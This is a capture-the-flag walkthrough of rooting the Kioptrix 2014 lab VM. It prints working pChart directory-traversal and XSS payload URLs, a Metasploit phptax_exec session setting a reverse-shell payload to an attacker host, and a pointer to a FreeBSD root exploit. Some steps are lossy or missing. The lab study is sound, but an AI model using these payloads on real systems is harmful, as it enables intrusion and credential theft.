```

We get this scan from nmap. We deduce that port 22, 80 and 8080 are open on the machine. The server that is running the website is also using Apache, which can be useful later.

Let's try to access the website.

It works!

```
1 <html>
2 <head>
3 <!--
4 <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
5 -->
6 </head>
7
8 <body>
9 <h1>It works!</h1>
10 </body>
11 </html>
12
```

The source code tells us there might be an opportunity for some RCE to happen in this attack.

Seems like this is the response for port 80. Let's see what happens if we use port 8080 for this website.

Forbidden

You don't have permission to access / on this server.

8080 seems to access a different part of the server, part that is currently forbidden.



Let's try to use gobuster or dirbuster to see if there is something else in the file structure of this website.

```
gobuster dir -u 10.0.2.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```



```

```

Judging by this little screenshot, gobuster is a "bust" (haha).

We can go back to the source code of the first url we tried when we accessed the website. There is an url there that we can try:

We got a lot of stuff to look at here! As this is looking like a service, we can search for the vulnerability on the web.

We find that this is not the most secure service. Let's try the exploit! The service has two vulnerabilities:

Directory Traversal

Cross-Site Scripting

```
[1] Directory Traversal:
"http://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
sensitive file disclosure (passwd, siteconf.inc.php or similar),
access to source codes, hardcoded passwords or other high impact
consequences, depending on the web server's configuration.
This problem may exists in the production code if the example code was
copied into the production environment.
```

Cross-Site Scripting remediation:

- 1) Update to the latest version of the software.
- 2) Remove public access to the examples folder where applicable.
- 3) Use a Web Application Firewall or similar technology to filter malicious input attempts.

Let's start with Directory traversal

```
http://10.0.2.7/pChart2.1.3/examples/index.php?  
Action=View&Script=%2f..%2f..%2fetc/passwd
```

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $

ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```

We get a list of users on the server

Next up we have cross site scripting:

```
http://10.0.2.7/pChart2.1.3/examples/sandbox/script/session.php?  
%3Cscript%3Ealert(%27XSS%27)%3C/script%3E
```

XSS works as well.

Staying on directory traversal, let's check the apache configuration for the server, using this link

```
http://10.0.2.7/pChart2.1.3/examples/index.php?
Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf
```

```
SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>
```

Looking at this, we can gather that to access that page that we didn't have permission to, we need Mozilla version 4. So let's research how to do that:

```
https://support.codeweavers.com/changing-your-user-agent-on-linux
```

We enter the about:config section of firefox and create a new preference, with which we can change the agent version of our browser:

Index of /

- [phptax/](#)

The image shows a screenshot of the PHPTAX 2002 U.S. Individual Income Tax Return form. The form is titled 'PHPTAX' and 'U.S. Individual Income Tax Return 2002'. It includes fields for the taxpayer's name, address, and social security number. The form is divided into sections for 'Exemptions', 'Income', and 'Tax'. The 'Exemptions' section shows a total of 6 exemptions claimed. The 'Income' section shows a total income of 13233 and a taxable interest of 502. The form is a 1040 form, and the taxpayer is identified as William Berggren2.

Entering the 8080 port of the website we now get an actual result. We see something called "phptax". Let's google it

what is phptax? Caută

0  exploit/multi/http/phptax_exec  2012-10-08      excellent Yes     PhpT
ax pfilez Parameter Exec Remote Code Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/phptax_exec

msf6 > 
```

we find one exploit that seems to be pretty appreciated by the community

```
msf6 > use 0
msf6 exploit(multi/http/phptax_exec) > show options

Module options (exploit/multi/http/phptax_exec):

  Name          Current Setting  Required  Description
  --          -
  Proxies        no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         yes             yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          80              yes        The target port (TCP)
  SSL            false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /phptax/        yes        The path to the web application
  VHOST          no              no        HTTP server virtual host

Exploit target:

  Id  Name
  --  --
  0    PhpTax 0.8
```

Looks like the only parameter that we need to take into considerations is RHOSTS, which in our case, will be 10.0.2.7

```
msf6 > use 0
msf6 exploit(multi/http/phptax_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/http/phptax_exec) > set rhost 10.0.2.7
rhost => 10.0.2.7
msf6 exploit(multi/http/phptax_exec) > set rport 8080
rport => 8080
msf6 exploit(multi/http/phptax_exec) > show options

Module options (exploit/multi/http/phptax_exec):

  Name          Current Setting  Required  Description
  --          -
  Proxies        no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         10.0.2.7        yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          8080            yes        The target port (TCP)
  SSL            false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /phptax/        yes        The path to the web application
  VHOST          no              no        HTTP server virtual host

Payload options (cmd/unix/reverse):

  Name          Current Setting  Required  Description
  --          -
  LHOST          yes             yes        The listen address (an interface may be specified)
  LPORT          4444            yes        The listen port

Exploit target:

  Id  Name
  --  --
  0    PhpTax 0.8

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/phptax_exec) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/http/phptax_exec) > set UserAgent Mozilla/4.0
UserAgent => Mozilla/4.0
msf6 exploit(multi/http/phptax_exec) > run
```

I also set the RPORT => 8080

LHOST => 10.0.2.15

set UserAgent Mozilla/4.0 (VERY IMPORTANT STEP) since we need that version of Firefox to access the /phptax/ URL

```

msf6 exploit(multi/http/phptax_exec) > run

```

We gained access! Now let's look for information of the system we are trying to crack with the command:

```

uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012      root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64

```

We learn that the machine runs on FreeBSD, which seems to be an operating system. Let's search for it on google and see if we can find an exploit.

<https://www.exploit-db.com/exploits/28718>

On this URL we can find an exploit for the OS. We download it to our attacker machine and send it to the vulnerable machine

```

(kali㉿kali)-[~]

ossec-alerts.log
cat congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in
mind, and not meant for the seasoned pentester. However this does not mean one
can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also
learn the basics skills needed to compromise a system. Most importantly, in my mind,
are information gathering & research. Anyone can throw massive amounts of exploits
and "hope" it works, but think about the traffic.. the logs... Best to take it
slow, and read up on the information you gathered and hopefully craft better
```

we now have root access on the machine
